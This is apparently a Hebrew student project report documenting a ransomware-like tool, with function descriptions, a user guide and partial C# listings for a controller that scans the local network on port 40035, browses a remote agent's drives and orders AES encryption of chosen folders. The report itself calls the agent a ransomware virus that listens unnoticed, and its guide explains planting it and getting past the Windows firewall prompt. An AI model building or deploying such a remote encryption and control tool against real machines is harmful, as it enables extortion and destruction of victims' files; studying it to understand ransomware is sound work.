מטרת הפונקציה: איתור כתובות הip ברשת ובדיקה האם יש לו ורץ בו הListenerEnc ויוצרת בשבילו כפתור אם רץ בו הListenerEnc. חשוב להדגיש הפונקציה סורקת את כול המחשבים ברשת LAN.

2.2.1.7 הפונקציה B_Clik

טענת כניסה: הפונקציה מקבלת אובייקט וRoutedEventArgs.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: בעת מציאת כתובת IP שבו רץ הListenerEnc פותח כפתור בשבילו ובעת הלחיצה נפתח חלון MainWindow. על הכפתור מופיע כתובת הip שבו רץ אותו ListenerEnc.

2.2.1.8 הפונקציה FilesB_Clik

טענת כניסה: הפונקציה מקבלת אובייקט וRoutedEventArgs.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: בעת הצפנה של קבצים מסוימים בכתובת IP מסוים אפשר לצפות בקבצים המוצפנים בעת הלחיצה על Encrypted Fills. חשוב להזכיר אפשר לראות עוד קבצים שמוצפנים במחשבים אחרים.

2.2.1.9 הפונקציה ComB_Clik

טענת כניסה: הפונקציה מקבלת אובייקט וRoutedEventArgs.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: בעת הלחיצה על Computer Table יהיה ניתן לראות את הנתונים על המחשב שבו רץ הListenerEnc לפי Mac של מחשב IP של מחשב וos version ובנוסף Machine name.

2.2.2 הקובץ MainWindow.xaml.cs

2.2.2.1 הפונקציה MainWindow

טענת כניסה: הפונקציה מקבלת IP של ListenerEnc והנתונים אליו.

טענה יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: בעת לחיצה על כפתור הip בחלון Window1 יפתח חלון MainWindow ובו ישלח בקשה לListenerEnc למידע על המחשב שלו ובנוסף את הכוננים שיש לו במחשב.

2.2.2.2 הפונקציה Drivers_Click

טענת כניסה: הפונקציה מקבלת אובייקט וRoutedEventArgs.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: הפונקציה זאת היא סוג של ריענון לחיפוש הכוננים אסביר מה היא עושה ברגע לחיצה על כפתור Drivers הפונקציה תמחק את שורת הכוננים ותשלח בקשה לListenerEnc לחיפוש כוננים מחדש. פונקציה זאת טובה ברגע שListenerEnc guii התחברו ומופיע לGui רק כונן C וd בשורת הכוננים וListenerEnc חיבר כונן חיצוני E לGui יש אפשרות לעשות ריענון לכוננים ואז יופיע לו גם כונן E.

2.2.2.3 הפונקציה Drive_Click

טענת כניסה: הפונקציה מקבלת אובייקט וRoutedEventArgs.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: פונקציה זאת דומה בשם לפונקציה הקודמת אבל היא שונה במשמעות ברגע לחיצה על כונן משורת הכוננים למשל D יוצג בצד שמאל את כול הקבצים שנמצאים בכונן D.

2.2.2.4 הפונקציה Path_Click

טענת כניסה: הפונקציה מקבלת אובייקט וRoutedEventArgs.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: ברגע שיש בשורת החיפוש נתיב אז יפעל לפי שורת החיפוש כלומר ישלח בקשה לListenerEnc שישלח לו את הקובץ הספציפי אם שורת החיפוש ריק אם ורק אם לחצנו על תיקייה בצד שמאל הסברנו שבצד שמאל של החלון MainWindow יופיע כל הקבצים של כונן מסוים שלחצנו.(הצד השמאלי של החלון זה משתנה לפי הפעולות אסביר בהמשך).

2.2.2.5 הפונקציה LbToList_SelectionChanged

טענת כניסה: הפונקציה מקבלת אובייקט וRoutedEventArgs.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: הפונקציה בודקת האם נבחר תיקייה בצד השמאלי של החלון אם נבחר תיקייה ימשיך ישמור את הנתיב ויבדוק האם הקובץ הנבחר צבוע, קובץ צבוע בצבע הוא קובץ שיכולים להצפין אותו והוא תיקייה.

- אם נשים לב הפונקציה ComHandlerPath חוזרת על עצמה בכול אחת מהפונקציות שהסברתי לאחרונה אסביר מה היא עושה כעת.

אסביר את הפונקציה בחלקים מכיוון שהיא ארוכה.

2.2.2.6 הפונקציה ComHandlerPath

```
public void ComHandlerPath(string Str)//הפעולה אשר מבצעת את התקשורת עם הסוכן, מטרתה היא להעביר את הבקשות אל הסוכן
{
    TcpClient client = new TcpClient();
    NetworkStream netStream = null;
    try
    {
        String Listener = CurrentIP;
        int servPort = 40035;
        var result = client.BeginConnect(Listener, servPort, null, null);
        var success = result.AsyncWaitHandle.WaitOne(TimeSpan.FromSeconds(0.5));
        if (!success)
        {
            throw new Exception("Failed to connect.");
        }
        netStream = client.GetStream();
        //יצירת קשר עם הסוכן
        byte[] rcvBuffer = new byte[2048];
        byte[] byteBuffer = Encoding.UTF8.GetBytes(Str.ToString());
        netStream.Write(byteBuffer, 0, byteBuffer.Length);//שליחת בקשה אל הסוכן
        int bytesRcvd = 0;
        string s = "";
        int totalbytesrcv = 0;
        List<byte> test = new List<byte>();
        while (!netStream.DataAvailable)
        {
        }
        while (netStream.DataAvailable)
        {
            rcvBuffer = new byte[2048];
            bytesRcvd = netStream.Read(rcvBuffer, 0, rcvBuffer.Length);
            totalbytesrcv += bytesRcvd;
            byte[] clean = rcvBuffer.Take(bytesRcvd).ToArray();
            test.AddRange(clean);
        }
        //קריאת הפלט שהתקבל מן הסוכן
        s = Encoding.UTF8.GetString(test.ToArray());
        netStream.Flush();
        OUTPUT.Text = s;
```

טענת כניסה: הפונקציה מקבלת בקשה של GUI.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הקטע: יצירת קשר עם הListenerEnc ושליחה של הבקשה ולאחר מכן המתנה לקבלת המידע הנדרש וברגע שתקבל את המידע הנדרש הפונקציה תעשה כמה פעולות. (אפרט כעת).

```
case ("FIRS:")://נשלחה הבקשה הראשונה
    {
        AddCompToDB(s, CurrentIP);//הוספת המידע שהתקבל אל המאגר
    }
```

מטרת הקטע הוא ברגע שהGUI מצא את הListenerEnc ומופיע כתובת הip שלו וברגע שלחצנו עליו דבר ראשון יבקש את הנתונים שלו הgui יקבל אותם ויוסיף אותם לDataBase.

```
case ("DRIV:")://נשלחה בקשת חיפוש כוננים
    {
        List<string> seperators = new List<string>();
        seperators.Add("   ");
        List<string> Names = s.Split(seperators.ToArray(), StringSplitOptions.RemoveEmptyEntries).ToList();
        foreach (string n in Names)
        {
            Button B = new Button();
            B.Content = n;
            B.Click += Drive_Click;
            B.Width = (300 / Names.Count);
            Drivers.Children.Add(B);
        }
        //פענוח המידע והוספת כפתורים לכוננים
    }
```

מטרת הקטע הוא ברגע ששלחנו את הבקשה וקיבלנו פלט הGui מייצר עבור כל כונן שהוא קיבל כפתור למשל עבור כונן D ייצר כפתור בשבילו עבור כונן C ייצר כפתור בשבילו וכן הלאה.

```
case ("ENCR:")://נשלחה בקשת הצפנה
    {
        while (!s.Substring(0, 8).Equals("FINISHED"))//ריצה ושליחה של בקשות הצפנה בתיקייה מסוימת
        {
            List<string> seperators = new List<string>() { "   " };
            List<string> Names = s.Split(seperators.ToArray(), StringSplitOptions.RemoveEmptyEntries).ToList();
            //חילוק המידע שהתקבל
            if (Names[0].Substring(0, 4).Equals("YES:"))
            {
                int count = 0;
                foreach (File F in mdbe.Files)
                {
                    if (F.path.Equals(Names[0].Remove(0, 4)) && F.MAC.Equals(CurrentMAC))
                    {
                        count++;
                    }
                }
                File f = new File()
                {
                    Time = count + 1,
                    MAC = CurrentMAC,
                    path = Names[0].Remove(0, 4)
                };
                f.password = Encoding.UTF8.GetBytes(Names[1]);
                f.salt = Encoding.UTF8.GetBytes(Names[2]);
                mdbe.Files.Add(f);
                mdbe.Entry(f).State = EntityState.Added;
                Save();
                // הוספת המידע על הקבצים שהוצפנו מן הסוכן אל מסד הנתונים
            }
            byte[] send = Encoding.UTF8.GetBytes("1");
            netStream.Write(send, 0, send.Length);
            //שליחת אישור קבלה
            s = null;
            while (!netStream.DataAvailable)
            {

            }
            while (netStream.DataAvailable)
            {
                rcvBuffer = new byte[2048];
                bytesRcvd = netStream.Read(rcvBuffer, 0, rcvBuffer.Length);
                totalbytesrcv += bytesRcvd;
                byte[] clean = rcvBuffer.Take(bytesRcvd).ToArray();
                s += Encoding.UTF8.GetString(clean);
            }
            //קריאת מידע מן הסוכן
        }
```

מטרת הקטע הוא קבלת הקבצים שהוצפנו לפי נתיב שguי בחר ובנוסף את הPassword והSalt של כול קובץ מוצפן. חשוב להזכיר אם לנתיב שהGUI רוצה לגשת אליו יש למשל 10 קבצים מסוימים בתוכו הוא ישמור את המידע שקיבל מהמListenerEnc אחד אחר אחד.

```
case ("PATH:")://נשלחה בקשה של חיפוש נתיב
    {

        List<string> seperators = new List<string>();
        seperators.Add("   ");
        List<string> Names = s.Split(seperators.ToArray(), StringSplitOptions.RemoveEmptyEntries).ToList();
        LB1.Items.Clear();
        int div = Names.IndexOf("*****");
        List<string> Files = new List<string>();
        List<string> Folders = new List<string>();
        foreach (string n in Names)
        {
            if (n.Substring(0, 5).Equals("FILE:"))
            {
                string add = n.Replace(n.Substring(0, 5), "");
                Files.Add(add);
            }
            else
            {
                string add = n.Replace(n.Substring(0, 5), "");
                Folders.Add(add);
            }
        }
        //הבחנה בין נתיבים ותיקיות
        foreach (string folder in Folders)
        {
            TextBlock Tb = new TextBlock();
            string oz = folder.Replace(Str.Substring(5), "");
            Tb.Text = folder;
            Tb.Background = Brushes.Yellow;
            Tb.Width = LB1.Width;
            LB1.Items.Add(Tb);
        }
        //יצירת טקסטים לתיקיות שהתקבלו
        foreach (string File in Files)
        {
            TextBlock Tb = new TextBlock();
            string oz = File.Replace(Str.Substring(5), "");
            Tb.Text = File;
            LB1.Items.Add(Tb);
        }
        //יצירת טקסטים לקבצים שהתקבלו
        searchpath = null;
        currentpath = Str.Substring(5, Str.Length - 5);//עדכון הנתיב הנוכחי
        TB.Text = "";
```

מטרת הקטע ברגע שלחצנו על Guiה Path ישלח את הבקשה לListenerEnc לפי שורת החיפוש או תיקייה שסומנה בצד שמאל הListenerEnc יביא לו את כול הקבצים שנמצאים בנתיב שרצינו. ואם יש תיקייה בתוך תיקייה יצבע את התיקייה השנייה בצהוב.

```
case ("DECR:")://נשלחה בקשת הצפנה
    {
        while (!s.Substring(0, 8).Equals("FINISHED"))//ריצה ושליחה של בקשות פענוח בתיקייה מסוימת
        {
            File Fsend = null;
            int Count = 0;
            foreach (File F in mdbe.Files)
            {
                if (F.MAC.Equals(CurrentMAC) && F.path.Equals(s))
                {
                    if (F.Time > Count)
                    {
                        Count = F.Time;
                        Fsend = F;
                    }
                }
            }
            //חיפוש האם הקובץ הוצפן ונמצא במסד הנתונים
            byte[] Send = null;
            if (Fsend != null)
            {
                string pass = Encoding.UTF8.GetString(Fsend.password);
                string sal = Encoding.UTF8.GetString(Fsend.salt);
                mdbe.Files.Remove(Fsend);
                mdbe.Entry(Fsend).State = EntityState.Deleted;
                Save();
                Send = Encoding.UTF8.GetBytes("YES:" + pass + "   " + sal);
            }
            //השגת המידע על הקובץ במידה וקיים
            else
            {
                Send = Encoding.UTF8.GetBytes("NOO:");
            }
            totalbytesrcv = 0;
            s = null;
            netStream.Write(Send, 0, Send.Length);
            //שליחת המידע אל הסוכן
            while (!netStream.DataAvailable)
            {

            }
            while (netStream.DataAvailable)
            {
                rcvBuffer = new byte[2048];
                bytesRcvd = netStream.Read(rcvBuffer, 0, rcvBuffer.Length);
                totalbytesrcv += bytesRcvd;
                byte[] clean = rcvBuffer.Take(bytesRcvd).ToArray();
                s += Encoding.UTF8.GetString(clean);

            }
            //קריאת התשובה מן הסוכן
            netStream.Flush();
            OUTPUT.Text = s;
        }
```

מטרת הקטע הוא ברגע שהGUI רוצה לפתור את הצופן הוא ישלח לListenerEnc את הבקשה ויחכה לפלט ברגע שהתקבל פלט הוא ימצא את הקובץ שהוצפן ואם הוא הוצפן ונמצא בDataBase ישלח לListenerEnc את הPassword וsalt של הקובץ לאחר מכן יחכה לעוד קבצים שנמצאים באותו נתיב.

```
            client.Close();
            netStream.Close();
            //סגירת הסטרים והקליינט עם הסוכן

        }
        catch (Exception E)
        {
            OUTPUT.Text = "HERE: " + E.Message;
            client.Close();
            if (netStream != null)
            {
                netStream.Close();
            }
        }
        //אירוע שגיאה
    }
```

לאחר כול פעולה של gui סוגר את הקשר עם הListenerEnc ואם יש שגיאה יציג בצד ימין את השגיאה.

2.2.2.7 הפונקציה Back_Click

טענת כניסה: הפונקציה מקבלת אובייקט וRoutedEventArgs.

טענת יציאה : הפונקציה לא מחזירה כלום.

מטרת הפונקציה: הפונקציה מקיימת את כפתור החזרה בכך שמה שעשינו לאחרונה אפשר "לבטל" אותו כמו ללכת צעד אחורה. לא כולל הצפנה אם הצפנו ואנחנו רוצים לחזור לאחור הוא לא יבטל את ההצפנה רק Decrypt מבטל הצפנה.

2.2.2.8 הפונקציה Encrypt_Click

טענת כניסה: הפונקציה מקבלת אובייקט וRoutedEventArgs.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: ברגע לחיצה על הכפתור של הEncrypt ישלח לListenerEnc את הבקשה של ההצפנה ומה הוא רוצה להצפין כלומר נתיב להצפנה. חשוב להזכיר ניתן להצפין גם בנתיב מסוים רק תמונות או מסמכים או גם וגם.

2.2.2.9 הפונקציה Decrypt_Click

טענת כניסה: הפונקציה מקבלת אובייקט וRoutedEventArgs.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: ברגע לחיצה על הכפתור של הDecrypt ישלח לListenerEnc את הבקשה ואת הנתיב שבו הוא רוצה לפתור.

2.2.2.10 הפונקציה FilesB_Click

טענת כניסה: הפונקציה מקבלת אובייקט וRoutedEventArgs.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: ברגע שנלחץ על כפתור הEncrypted Files יפתח חלון ובו מופיע כול הקבצים המוצפנים לפי הMac של אותו מחשב ואת הזמן שלקח ההצפנה.

2.2.2.11 הפונקציה Save

פרטנו על הפונקציה Save בקובץ Window1.xaml.cs.

2.2.2.12 הפונקציה AddCopToDB

פרטנו על הפונקציה AddCompToDB בקובץ Window1.xaml.cs.

2.2.3 EncryptedFiles.xaml.cs

2.2.3.1 הפונקציה EncryptedFlies

טענת כניסה: הפונקציה מקבלת Mac נוכחי של מחשב ואת הDataBase של המחשב וערך בוליאני האם החלון נפתח מחלון Window1 או מחלון MainWindow.

טענת יציאה: הפונקציה לא מחזירה כלום.

2.2.3.2 הפונקציה DecryptB_Click

טענת כניסה: הפונקציה מקבלת אובייקט וRoutedEventArgs.

טענת יציאה: הפונקציה לא מחזריה כלום.

מטרת הפונקציה: היא לשלוף אחד אחד מהרשימה שנמצאת בחלון מהאחרון שהתוסף ועד ההתחלתי לפי Mac לאחר מכן ישלוף את הPassword והSalt וישלח לListenerEnc בקשה המטרה המרכזית היא לעשות Decrypt לכול הקבצים שנמצאים בחלון.

2.2.3.3 הפונקציה SendDecrypt

טענת כניסה: הפונקציה מקבלת כתובת IP וכתובת Mac ובנוסף נתיב לDecrypt .

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: הפונקציה מנסה להתחבר לListenerEnc וברגע של התחברות ישלח את הבקשה לListenerEnc על Decrypt לאחר מכן יקבל פלט מListenerEnc הgui יבדוק האם הוא עשה Decrypt ואם כן יסיר את הקובץ מהDataBase של הקבצים המוצפנים.

2.2.3.4 הפונקציה InitFVS

טענת כניסה: הפונקציה לא מקבלת כלום.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: היא טעינת החלון לפי הנתונים ממסד הנתונים ישנה קריאה לפונקציה ששמה Filter אסביר בהמשך.

2.2.3.5 הפונקציה Filter

טענת כניסה: הפונקציה לא מקבלת כלום.

טענת יציאה: הפונקציה לא מחזירה כלום.

מטרת הפונקציה: הפונקציה ממיינת את הנתונים מתוך המסד הנתונים לפי כמות הפעמים שקובץ הוצפן ובנוסף מיון על פי כניסה מחלון התפריט או מהסייר כלומר מMainWindow או Window1.

2.2.3.6 הפונקציה Save

פרטנו על הפונקציה Save בקובץ Window1.xaml.cs.

2.3 ListenerEnc

2.3.1 Program.cs

2.3.1.1 הפונקציה Iterate

טענת כניסה: הפונקציה מקבלת נתיב מטיפוס string.

טענת יציאה: הפונקציה תחזיר בבתים את כל הקבצים הנמצאים בנתיב שהפונקציה קיבלה כולל התיקיות והקבצים הנמצאים בתוך הנתיב.

2.3.1.2 הפונקציה IterateEN

טענת כניסה: הפונקציה מקבלת נתיב להצפנה מטיפוס String, NetwotkSteam וסיומות של קבצים.

טענת יציאה: הפונקציה תחזיר "FINISHED" בבתים אם הפונקציה סיימה להצפין את כול הקבצים הנמצאים בנתיב שקיבלה.

מטרת הפונקציה: הפונקציה תצפין קובץ קובץ בתוך הנתיב שקיבלה וחשוב להזכיר ולהדגיש הפונקציה מצפינה רק קבצים כלמור קובץ טקסט , תמונה ועוד אבל תיקייה שנמצאת בתוך נתיב שקיבלה לא תצפין אותה.

2.3.1.3 הפונקציה IterateDE

טענת כניסה: הפונקציה מקבלת נתיב לDecrypt וNetworkSteam.

טענת יציאה: הפונקציה תחזיר "FINISHED" בבתים אם הפונקציה סיימה לפתור את ההצפנה של כול הקבצים הנמצאים בנתיב שקיבלה.

מטרת הפונקציה: הפונקציה תפתור קובץ קובץ בתוך הנתיב שקיבלה ובנוסף כמו ההסבר של הפונקציה IterateEN גם פה הפונקציה תפתור רק את הקבצים ולא את התיקיות הנמצאות בתוך הנתיב שקיבלה.

2.3.1.4 הפונקציה RandomString

טענת כניסה: הפונקציה מקבלת אורך של מחרוזת של String.

טענת יציאה: הפונקציה מחזירה String המכילה את כול הchars באורך של המחרוזת שקיבלה בצורה רנדומלית.

מטרת הפונקציה: בשביל ליצור Salt ו Password נצטרך להשתמש בפונקציה הזאת על מנת ליצור אותם.

2.3.1.5 הפונקציה Encrypt

טענת כניסה: הפונקציה מקבלת נתיב (קובץ) ובנוסף NetwotkSteam.

טענת יציאה : הפונקציה תחזיר מחרוזת שבתוכה YES ומשורשר הנתיב אם ההצפנה התבצעה כמו שצריך ואילו לא תחזר NO ומשורשר הנתיב שבו ההצפנה לא צלחה.

מטרת הפונקציה: הפונקציה זאת מצפינה את הקובץ שקיבלה והיא עושה זאת כך היא בודקת אם הוא סגור ואם לא סוגרת אותו כלומר לא ניתן לגשת אליו חשוב להזכיר היא רק סוגרת בהתחלה ואם הוא סגור מוחקת אותו ויוצרת אחד חדש עם אותו נתיב ואז סוגרת אותו.

לאחר מכן מתבצעת ההצפנה בתקן הצפנה של צופן בלוקים (AES) בעזרת וקטור אתחול וסיסמא. ואז ראשית אנו יוצרים Stream שיקרא את הקובץ שמצפנים שנית יוצרים Stream שמצפין את הקבצים שנקראים ובשלב האחרון יוצרים Stream שכותב את הבתים המוצפנים בקובץ.

2.3.1.6 הפונקציה Decrypt

טענת כניסה: הפונקציה מקבלת נתיב (קובץ) ובנוסף NetwotkSteam.

טענת יציאה : הפונקציה תחזיר מחרוזת שבתוכה YES ומשורשר הנתיב אם התבצעה פתרון להצפנה ואילו לא תחזיר NO ובו הנתיב משורשר לו.

מטרת הפונקציה: פונקציה זאת פותרת את הצופן היא מקבלת נתיב ובו עושה פעולה הפוכה לEncrypt.

2.3.1.7 הפונקציה Decrypt

טענת כניסה: הפונקציה מקבלת נתיב (קובץ) , Passwork ו- Salt.

טענת יציאה : הפונקציה תחזיר מחרוזת שבתוכה YES ומשורשר הנתיב אם התבצעה פתרון להצפנה ואילו לא תחזיר NO ובו הנתיב משורשר לו.

טענת הפונקציה : הפונקציה דומה מאוד לפונקציה הקודמת Decrypt אבל שונה בכך שהיא מקבלת את הסיסמא והSalt לנתיב שקיבלה ובכך לא יוצרת קשר עם הלקוח GUI.

2.3.1.8 הפונקציה Drives

טענת כניסה: הפונקציה לא מקבלת כלום.

טענת יציאה: הפונקציה מחזירה בבתים את הכוננים שנמצאים במחשב כלומר כונן C , כונן D ועוד.

מטרת הפונקציה: בעת קבלת הבקשה לחיפוש כוננים או לחיפוש חוזר של כוננים הListener תזמין פונקציה זאת ותשלח לGUI את הפלט.

2.3.1.9 הפונקציה Operate

טענת כניסה: הפונקציה מקבלת בקשה של הGUI ולפעמים משורשר אליו נתיב ברגע של בקשת הצפנה או הפוך.

טענת יציאה: הפונקציה מחזירה בבתים את הפלט את התשובה ללקוח GUI.

מטרת הפונקציה: מטרת הפונקציה היא טיפול בבקשה שהGUI מבקש באמצעות case סוג של מתן שירות ללקוח.

2.3.1.10 הפונקציה Main

מטרת הפונקציה: פונקציה זאת רצה ראשונה והיא הפונקציה הראשית כמעט בכול תוכנית בC# ותפקידה היא תמיד להישאר בהאזנה הוא תמיד יחכה לבקשות ופקודות מהGUI לאחר קבלת הפקודות ישלח את התשובות ,ממש מתאר את הוירוס כופר תמיד באזנה ומתוקשר עם מחשב מרחוק מבלי שנשים לב.

2.3.1.11 הפונקציה GetMac

טענת כניסה: הפונקציה לא מקבלת כלום.

טענת יציאה: הפונקציה תחזיר את כתובת הMac של המחשב של איפה שיושב ה ListenerEnc התוכנית הנוכחית.

מטרת הפונקציה: מטרתה הוא איסוף כמה שיותר מידע על המחשב הנתקף על מנת להזיק לו פונקציה זאת בדרך כלל נקראת לאחר התחברות הלקוח והשרת הListenerEnc וGUI.

2.3.1.12 הפונקציה GetMTU


טענת כניסה: הפונקציה לא מקבלת כלום.

טענת יציאה: הפונקציה מחזירה את המקסימום של גודל המנה המקסימלי בשכבת פרוטוקול מסוים למשל אצלנו בTCP, שיכול להעביר, דבר זה קשור למקסימום העברת הנתונים בין הGUI לListenerEnc ברשת המקומית.

3. מדריך למשתמש

אם אנו רוצים להשתיל את הוירוס במחשב ב הנמצא ברשת אנו נצטרך שהוא יפעיל את התוכנית הListenerEnc בעזרת Ctrl+5 או בDebuggin .

לאחר מכן יופיע ההודעה הבאה:



חומת האש של Window חסמה את התוכנית בשביל לעקוף את חומת האש נקיש על אפשר גישה.

ועכשיו בצד התוקף GUI – Encrypt מחשב א , הפעולה היחידה והפשוטה שעל הלקוח התוקף לעשות הוא להריץ את התוכנית בעזרת Ctrl+5 או בDebugging.

- חשוב להזכיר על מנת לא להזיק למחשב ב ובמטרה להתנסות של התוכנה חשוב מאוד לעבודה עם Debugging וbreak point. (ציינתי באתגרים הטכנולוגיים).

4. תדפיס חלקי של הקוד

4.1הקובץ GUI – Encrypt: (client)

4.1.1 הקובץ Window1.xaml:

```
<Window x:Class="GUI___Encrypt.Window1"
        xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
        xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
        xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006"
        xmlns:local="clr-namespace:GUI___Encrypt"
        mc:Ignorable="d"
        Title="Window1" Height="300" Width="300">
    <Grid>
        <StackPanel Name="SP1">
            <Button Name="CompB" Click="CompB_Click" Content="Computer
Table"></Button>
            <Button Name="FilesB" Click="FilesB_Click" Content="Encrypted
Files"></Button>
        </StackPanel>
    </Grid>
</Window>
```

4.1.2 הקובץ Window1.xaml.cs:

```
using System;
using System.Collections.Generic;
using System.Data.Entity;
using System.Data.Entity.Validation;
using System.Diagnostics;
using System.Linq;
using System.Management;
using System.Net.NetworkInformation;
using System.Net.Sockets;
using System.Text;
using System.Threading.Tasks;
using System.Windows;
using System.Windows.Controls;
using System.Windows.Data;
using System.Windows.Documents;
using System.Windows.Input;
using System.Windows.Media;
using System.Windows.Media.Imaging;
using System.Windows.Shapes;

namespace GUI___Encrypt
{
    /// <summary>
    /// Interaction logic for Window1.xaml
    /// </summary>
    ///


    public partial class Window1 : Window
    {
        static Database1Entities mdbe = new Database1Entities();
        public Window1()
        {
```

```
            Save();
            InitializeComponent();
            Fill();
        }
        public static bool AddCompToDB(string s,string IP)//מסד אל מחשב של הוספה
הנתונים
        {
            List<string> seperators = new List<string>();
            seperators.Add("   ");
            List<string> Names = s.Split(seperators.ToArray(),
StringSplitOptions.RemoveEmptyEntries).ToList();
            bool found = false;
            foreach (Computer C in mdbe.Computers)//המחשב קיים האם חיפוש
            {
                if (C.MAC.Equals(Names[0]))
                {
                    found = true;
                    break;
                }
            }
            if (!found)//למסד והוספתו חדש מחשב מסוג אובייקט יצירת ,נמצא ולא במידה
            {
                Computer C = new Computer();
                C.MAC = Names[0];
                C.IP = IP;
                C.MachineName = Names[1];
                C.OS = Names[2];
                mdbe.Computers.Add(C);
                mdbe.Entry(C).State = EntityState.Added;
                Save();
                return true;
            }
            return false;
        }
        public static int[] ConvertIPtoInt(string ip)//שלמים מספרים של מערך המרת
למחרוזת IP
        {
            string[] s = ip.Split('.');
            int[] n = new int[s.Length];
            for (int i = 0; i < s.Length; i++)
            {
                n[i] = int.Parse(s[i]);
            }
            return n;
        }
        public void Fill()//רצה הסוכן תוכנת שבהם מחשבים למציאת המקומית הרשת סריקת
        {
            int[] ipAddrSplit = ConvertIPtoInt(MyIP);
            for (int j = 0; j <= 254; j++)
            {


                string dest = ipAddrSplit[0] + "." + ipAddrSplit[1] + "." +
ipAddrSplit[2] + "." + j;
                if (HasListener(dest))//בשבילו כפתור יצירת סוכן ויש במידה
                {
                    Button B = new Button();
                    B.Content = dest;
                    SP1.Children.Add(B);
                    B.Click += B_Click;
                }
```

```
            }
        }

        private void B_Click(object sender, RoutedEventArgs e)//הסייר חלון פתיחת
שנבחר למחשב
        {
            Button B = sender as Button;
            MainWindow MW = new MainWindow(B.Content.ToString(),mdbe);
            MW.Show();
        }

        public static bool HasListener(string IP)//סוכן יש למחשב האם בדיקה
        {
            TcpClient client = new TcpClient();
            NetworkStream netStream = null;
            try
            {
                int servPort = 40035;
                var result = client.BeginConnect(IP, servPort, null, null);
                var success =
result.AsyncWaitHandle.WaitOne(TimeSpan.FromSeconds(0.05));//להתחברות המתנה, במידה
קשר עמו ליצור ניתן לא ולכן זמין אינו הסוכן מענה ואין
                if (!success)
                {
                    return false;
                }
                netStream = client.GetStream();
                byte[] rcvBuffer = new byte[2048];
                byte[] byteBuffer = Encoding.UTF8.GetBytes("FIRS:");//שליחת
הנתונים למסד הוספה למען המחשב על פרטים לקבלת הראשונה הבקשה
                netStream.Write(byteBuffer, 0, byteBuffer.Length);
                int bytesRcvd = 0;
                string s = "";
                int totalbytesrcv = 0;
                List<byte> test = new List<byte>();
                while (!netStream.DataAvailable)
                {
                }
                while (netStream.DataAvailable)
                {
                    rcvBuffer = new byte[2048];
                    bytesRcvd = netStream.Read(rcvBuffer, 0, rcvBuffer.Length);
                    totalbytesrcv += bytesRcvd;
                    byte[] clean = rcvBuffer.Take(bytesRcvd).ToArray();
                    test.AddRange(clean);
                }
                //הוסכן ידי על שנשלח המידע קריאת
                s = Encoding.UTF8.GetString(test.ToArray());
                netStream.Flush();
               return AddCompToDB(s,IP);//שנקרא במידע טיפול
            }
            catch (Exception E)
            {
                client.Close();
                if (netStream != null)
                {
                    netStream.Close();
                }
                return false;
            }
        }
        static string MyIP = GetIP();
```

```
        static string GetIP()// במהלך עליו דילוג למען הממשק רץ שבו המחשב של האייפי השגת
הסריקה
        {
            ManagementObjectSearcher query = new
ManagementObjectSearcher("SELECT * FROM Win32_NetworkAdapterConfiguration WHERE
IPEnabled = 'TRUE'");
            ManagementObjectCollection queryCollection = query.Get();
            foreach (ManagementObject mo in queryCollection)
            {
                string[] ipAddresses = (string[])mo["IPAddress"];
                return ipAddresses[0];
            }
            return null;
        }

        private void CompB_Click(object sender, RoutedEventArgs e)//חלון פתיחת
המחשבים
        {
            CompInfo TC = new CompInfo(mdbe);
            TC.Show();
        }

